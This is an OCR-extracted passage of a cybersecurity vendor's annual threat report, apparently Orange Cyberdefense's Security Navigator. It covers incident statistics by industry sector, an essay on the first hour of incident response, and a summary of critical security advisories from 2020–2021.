
This vertical is the second largest group of customers contributing to this year's Security Navigator. The share of Social Engineering incidents rose by 6% to 13.45%, which makes it the sector with the highest amount of detected and confirmed Social Engineering incidents.

The same goes for the incident type System Anomalies, where Professional Services sees 19.64% of all confirmed incidents in this specific type. This goes in line what we see externally, according to the Data Breach and Investigations Report, which also highlights how diverse this sector is. It sees very similar trends in this sector, stating that the most 'patterns' are in System Intrusion and Social Engineering.

There is a noticeable reduction in the number of incidents (11%) over the number of incidents reported for this period in the Network & Application Anomalies category over the previous period (45.91%). The same goes for Account Anomalies that is down more than 12%. This sector has one of the lowest distribution of Policy violations with 1.4%. Only the Finance sector tops this with only 1.37% of all incidents being concluded as Policy Violations.

It is very difficult to say whether or not this is because users in this sector comply with policies to a greater extent than in other industries, whether or not they don't have as many policies implemented or detection capabilities are focusing on the other incident types.

Confirmed Malware-related incidents were relatively low in comparison to other industries but very much in line with the distribution we saw already last year. On the contrast, we do see this specific vertical impacted by current cyber extortion trends, as the second most targeted vertical that suffers form these attacks. From when we started collecting cyber extortion data (Jan 2020) till October 2021; we can see that approx. 16% (translating in 472 cyber extortion incidents) targeted this sector.




Retail and Trade

The number of incidents generated by this industry is proportionally high given the small customer base that contributes to this sector. The number of incidents involving Network & Application Anomalies, Malware, and System Anomalies are down slightly with Network & Application Anomalies decreasing the most from 29.97% to 22.17% as a share of total incidents for this industry. Malware incidents remain stubbornly high with a share of 23% of confirmed detections, which is nearly equal to the figure reported the previous year. Similarly, Account Anomalies increased slightly from 12.86% to 13.53%.

Policy Violations increased slightly as did Social Engineering and Denial of Service incidents. This sector is among the ones seeing the highest amount of Policy Violations in comparison to the other sectors. Phishing in general as a Social Engineering attack was the largest component recorded under Social Engineering incidents. This is followed by opportunistic Spam and more targeted Spear Phishing incidents.

We noticed three spikes regarding the number of incidents observed. The first occurred in March 2021, followed by May and June 2021. In all three cases Malware and Network & Application Anomaly incidents increased proportionally. If we drill into these we see a noticeable increase in a variety of Malware types such as Adware or potentially unwanted programs, several attempts to install malware that were later confirmed and remedied, or an increase in the number of suspicious outbound connections detected.

The Retail and Trade industry is the third most represented vertical in our cyber extortion listings for companies breached. Our data shows that most of the larger cyber extortion groups targeted this sector in the past.



Malware Network & Application Account System Policy Violations Social Engineering Others


* Figures rounded to integers

Real Estate, Rental and Leasing

Most of the categories saw an overall reduction in their share of incidents most notably Account Anomalies, Malware, and System Anomalies. On the other hand, Network & Application Anomalies increased sharply as a share of incidents (11.24% -> 36.85%).

Upon closer inspection of the incidents reported under the Network & Application Anomalies category we can see that incidents were focused on attempts in breaching Internet exposed services or brute force attacks trying to guess credentials. Several attempts at probing of exposed Internet services were detected as originating from known malicious sources. More than a dozen incidents showed that multi-factor authentication helps block attempted account access as attackers could not bypass these controls.

Regarding ranking on our cyber extortion list, Real Estate and Rental and Leasing features toward the bottom end of our data set. Some of the more aggressive cyber extortion groups such as Conti, REvil, LockBit 2.0, and the relative new Hive group have each claimed victims in this industry. The relatively low ranking in our cyber extortion list is thus not so reassuring after all.




Transport and Warehousing

We saw a marked increase in the number of Malware incidents this year as a share of incidents (30.71%) for this industry compared to the previous year (19.64%). The activity was centered around attempted malware installation on workstations meaning that malware activity was thwarted early. This was a trend for each month in the period considered except for March 2021 when we observed several potential follow-on activities involving Adware/Potentially Unwanted Programs, Downloaders/Droppers, Trojans, Banker Malware. This resulted in an uptick in the number of incidents where malware was installed on workstations. Incidents involving Network & Application Anomalies were comparable to the same period last year with no noticeable change as a share of incidents.

There was a large increase in suspicious outbound traffic in February 2021 but no clear correlation to any malware or anomalous account activity.

Incidents categorized as Account Anomalies did decrease as a share of incidents dropping from 20.83% to just under 17%. We did observe numerous authentication anomalies in Q2 and Q3 of 2021. Around the same time, we observed abuses involving administrative accounts. This could suggest brute forcing of credentials of privileged accounts, but deeper investigation is required to determine if there is any direct link.




Accomodation and Food Services

Accommodation and Food Services represent 4% of the customers that were included in this year's report. For its size this industry contributed many incidents, with a sizable chunk categorized as Malware. This is more than double what was reported the previous year, 41.19%. Using our weighted approach, we can determine that Malware remains the largest category per share of incidents for this industry and thus contributing heavily to the overall share of Malware incidents.

The number of incidents attributed to Account Anomalies dropped considerably from 25.61% the previous year down to 0.95%. It is not clear what contributed to this dramatic reduction, one explanation could be that the detection capabilities focused much more on Malware this year than in comparison to last year. The number of incidents we observed linked to Social Engineering fell nearly as sharply from 26.42% to 2.91%. We don't necessarily believe that this industry is facing less Social Engineering attacks, it just means that we confirmed less in comparison to last year.

Network & Application Anomalies incidents as a share dropped from 4.20% to 2.45%. Similarly, Policy Violation incidents are down marginally over the previous period. Incidents attributed to Denial of Service and System Anomalies rose slightly.

The Verizon 2021 DBIR report makes explicit mention for this sector of Malware that is installed directly by attackers. The kinds of malware observed varies, but includes Backdoors, Command and Control, Trojan, Ransomware, Remote Access Trojans, and Spyware/Keylogger.



Malware | Network & Application | Account | System | Policy Violations | Social Engineering | Others

* Figures rounded to integers

Conclusion

In the past 12 months, we have successfully responded to 94,806 incidents. From an operational point of view, and considering that each one of those potential 'incidents' crossed the desk of a human analyst, the volume of time and energy implied is almost stupefying.

We have seen a shift this year. More than 30% of all confirmed incidents were classified as Malware. A trend that not necessarily shows in the overall threat landscape's current status, but does provide insight into what we are seeing our customers struggling with the most. We also consider external factors that are potentially impacting these struggles. One is that we have witnessed several takedowns by law enforcement in the past 12 months that may have impacted malware distribution.

We once again recognize correlations between the different stages of a cyber-attack in which we detect potential security incidents; and how this then impacts what our incident data shows. We intend to detect potential incidents early on, which naturally results in intrusions not developing into fully blown Ransomware attacks. What we did notice is that when the global volume of ransomware increased during late summer, we also detected more first stage attacks that could have potentially been a more serious threat.

When considering incident data across each business size, we note interesting observations in the amount of incidents over time, where medium and large-sized organizations showed a similar incident volume during spring 2021, while incidents in small organizations increased consistently over time. We also noticed that small businesses stick out in regards to the volume of detected Malware incidents. Again, that does not necessarily mean small organizations are attacked more. But we see that they struggle more.

A general observation that occurs to us, is just how similar all the stories are. We strain to infer the particular challenges faced by small businesses, or by the Manufacturing sector, or by our customers in a specific geographical region. But in the end, they are overwhelmingly dealing with similar challenges of creaking technology stacks, real human 'users', and a relentless adversary attacking everyone with a refined set of advanced tools.

The golden hour
of incident response

As a CSIRT consultant, I cannot overemphasize the importance of effectively managing the first hour in a critical incident.

Finding out what to do is often a daunting task in a critical incident. In addition, the feeling of uneasiness often prevents an incident response analyst from making effective decisions. However, keeping a cool head and actions planned out is crucial in successfully handling a security incident. This passage will elaborate on the following points to help readers facilitate better incident response procedures.

Tingyang Wei, Security Analyst, **Orange Cyberdefense**

> **"Know thy self, know thy enemy. A thousand battles, a thousand victories."**
>
> **Sun Tzu**

Preparation is essential

Before taking on any incidents, security analysts would need to know a great deal of information. To start off, incident response analysts need to familiarize themselves with their roles and responsibilities. IT infrastructure has evolved rapidly over the past years. For example, we observed increasing movement to cloud computing and data storage. The fast-changing IT environment frequently requires analysts to update their skill sets, such as learning about cloud security. Consequently, analysts will need to have hands-on practice and maintain a complete picture of the topology of all systems. In the real world, external CSIRT analysts should quickly identify all assets under their responsibility. At the same time, the in-house CSIRT analysts should also actively participate in the vulnerability management and the discovery scanning processes.

The quality of collected information determines the outcomes of incident response. In addition, the CSIRT analysts would also need to understand the threats they will be facing. As defensive cyber security technologies are upgraded each day, the threat actors are poised to evolve. For example, according to a paper in 2020, four out of the top ten active ransomware actors are now using the "Ransomware as a service" business model [3]. This pattern denotes that malicious actors will more easily deploy ransomware because of the lack of technical requirements to leverage such attacks. After all, CSIRT teams need to identify the primary threats they are likely to encounter.

For example, a CSIRT specialist may see common malware and conclude that no additional threats exist. But when this situation arises for more sensitive scenarios, such as an attack in the energy sector, they will have to think critically and look out for unconventional attack methods. To effectively prepare for incident response, the analysts need to be familiar with the infrastructure they will be working with and the cyber security threat landscape they will be facing.

> **"The risk of a wrong decision is preferable to the terror of indecision."**
>
> **Maimonides**

Get robust procedures in place

Knowing is only half the battle. When the alert sounds, we need to calm ourselves quickly and plan to answer the first question, "what should I do in the first hour?" The paper "Phases of a Critical Incident" refers to the first hour in a critical incident as the "crisis phase" and is "characterized by confusion, panic, rush to the scene, and gridlock.[4]" Well-rehearsed CSIRT analysts do well to exercise discernment in their investigation.

On the other hand, in many scenarios, they may be prone to the obscurity of information, the inability to effectuate a solution in a limited time frame, and lack of operational jurisdiction. In such times, the incident response team must take matters into their own hands, clearly express their professional knowledge, and push through with their operations.

When performing the investigation and root-cause analysis, the incident response team often gets stuck on finding missing pieces of the puzzle. These difficulties lead to doubt and indecision.

In such events, the analysts often speculate the incident to be caused by one or more possibilities of a breach without certainty. In these circumstances, it's advised for them to assume the most likely cause and act accordingly. In the first hour, time is imperative. Like taking an exam, where time is limited, skip the questions you're stuck on first.

Nowadays, the incident response containment process is often simplified due to the widely adopted Endpoint Detection and Response (EDR) technologies, which offer network containment capabilities at the push of a button. Nonetheless, even with traditional network containment tools, containing the network is not always an easy one. People do not always choose the safer option when it is available. But as the saying goes, it's always better to be safe than sorry!

Find out what really happened and close the gaps

Perhaps after one hour, there are still pieces of the puzzle left missing. Now it's a good idea to take some time and reflect upon all the possibilities and work down a list.

For example, I handled a security incident where the attacker launched a reverse shell on a server. I immediately decided to contain the server and gathered all evidence. But my teammates and I still couldn't figure out how the server was compromised, so we made a list of all the accessible services and examined relevant logs for each service.

> **"Once you eliminate the impossible, whatever remains, no matter how improbable, must be the truth."**
>
> **Sir Arthur Conan Doyle**


Initial speculations put an IT operation tool as the indicator of compromise. But eventually, we overrode this speculation by crossing out all possibilities and concluded that there must be an inherent security flaw in its web service.

From time to time, during the post-breach analysis, CSIRT analysts may encounter setbacks in connecting the dots. But the truth will always prevail with enough patience and a correct mindset.

What you should consider

In conclusion, effectively managing the crucial one-hour time interval after a critical incident requires more than learning on the spot.

In addition to technical specialties, experienced CSIRT analysts will also benefit from extensive preparation on their assets and their adversaries, prioritization of tasks and making quick decisions when required, as well as being able to discern down-to-earth facts using the process of elimination.



Charl van der Walt
Head of Security Research
Orange Cyberdefense

Carl Morris
Lead Security Researcher
Orange Cyberdefense

World Watch


Stories about stories

‘World Watch’ is a security intelligence advisory service produced by the Orange Cyberdefense Computer Emergency Response Team (CERT).

Our CERT analysts monitor both internal sources and external feeds for important developments in the security landscape and analyze and summarize those, add actionable guidance, and then distribute them to our customers and stakeholders within the company that require a firm grasp of the state of the security threat.

Signals

Overview of all Signals we published in World Watch



Taking Action


We published 558 advisories across several categories in the last reporting period. 229 of the advisories we published to our customers were also logged directly with our Managed Security Services teams for actions to be taken on behalf of our clients.

Almost half of the intelligence we produce is directly actionable by standard security operations.

We are committed to ensuring that we take whatever action we reasonably can on behalf of our customers in response to the threats or vulnerabilities we describe in our advisories.

To achieve this the CERT team raises specific action requests with each of our relevant operational units – Vulnerability Scanning, Threat Detection, Threat Hunting or the SOC. Customers who consume any of these services with us will then be contacted by the relevant team with advice on how their systems are impacted if necessary.

These action requests are recorded by our system and the number of requests raised for this reporting period is reflected on the graph below.



- **Security Operations Center**
- **CyberSOC Detection**
- **CyberSOC Threat Hunting**
- **Managed Vulnerability Scanning**

Other advisories

A considerable number of advisories were not directly actionable in regards to operations. These were mainly falling into two categories:

1. **Not all vulnerabilities can be mitigated directly.** In today's cloud-, appliance- and SaaS-centric world, there are of course several vulnerability reports that our customers (and by extension their MSSP) cannot respond to directly. These need to be addressed by the service provider and what's left for the business is mostly to perform an assessment of the potential damage caused by the vulnerability. This dynamic is a powerful example of the property of 'interdependence', which describes how businesses in cyberspace impact one another through their security practices and especially their failures. We return to this concept later in this report.

2. **Not all intelligence is technical.** A significant portion of the intelligence advisories produced required a shift in tactics or strategy, rather than a technical response – illustrating that security intelligence is also important to other elements of the business, like development, the CISO and risk management.

Fight smarter, not harder: Intelligence-led security

The threat landscape is defined by chaos, and security is about constant engagement, agility, and adaption in the face of ever-changing threats. Think of it like running with the bulls in Pamplona. If you stay on a 'road' with enough angry bulls, eventually one will get a horn in you. We need to observe the landscape and plan for the future, but we also need to be able to observe and react to the new threats, vulnerabilities and attacks that confront us every day.

Pursuing a philosophy of 'intelligence-led' security is the best strategy to respond to these challenges. Being 'intelligence-led' means continuously observing the security landscape, intimately understanding our customers, and being able to respond and adapt to new threats and other changes that may impact them.

Let's get critical

Only 10 of the 558 advisories we published in this period were classified with our highest level of urgency – Critical.

These are listed in the table below. Most of the Critical advisories involved Microsoft products, which stands to reason given its scale of deployment. The other effected technologies are also significant, however.

VMware vCenter Server is advanced server management software that provides a centralized platform for controlling VMware vSphere environments, and is used to manage the security and availability of vSphere environments, to simplify tasks, and to reduce some of the complexity involved in managing virtual environments. A compromise of virtual machine platforms is particularly valuable to cyber extortion attackers who can leverage that access to encrypt and destroy entire computer systems via one file, instead of having to encrypt individual files separately.

Two other technologies appearing in this short list are also security technologies – SonicWall and Pulse Secure – perpetuating a trend we already commented on extensively in our 2021 report, and will return to again later.


Critical Signals

The table below is a summary of the Signals published during this report period that were classified as 'Critical':

Category	Date	Summary
Vulnerability	2021/09/16	Microsoft fixes critical bugs in secretly installed Azure Linux app
Threat	2021/06/30	Proof-of-Concept Leaked for Critical Windows Print Spooler Vulnerability
Vulnerability	2021/05/26	VMware warns of critical bug affecting all vCenter Server installs
Vulnerability	2021/05/04	Pulse Secure fixes VPN zero-day used to hack high-value targets
Vulnerability	2021/04/14	Microsoft April 2021 Patch Tuesday fixes 108 flaws, 5 zero-days
Vulnerability	2021/03/03	Microsoft fixes actively exploited Exchange zero-day bugs, patch now
Threat	2020/12/14	FireEye confirms SolarWinds supply chain attack
Vulnerability	2020/11/03	Oracle publishes rare out-of-band security update for WebLogic servers
Vulnerability	2020/10/14	Critical SonicWall VPN Portal Bug Allows DoS, Worming RCE
Vulnerability	2020/10/13	October Patch Tuesday: Microsoft Patches Critical, Wormable RCE Bug

Technologies affected

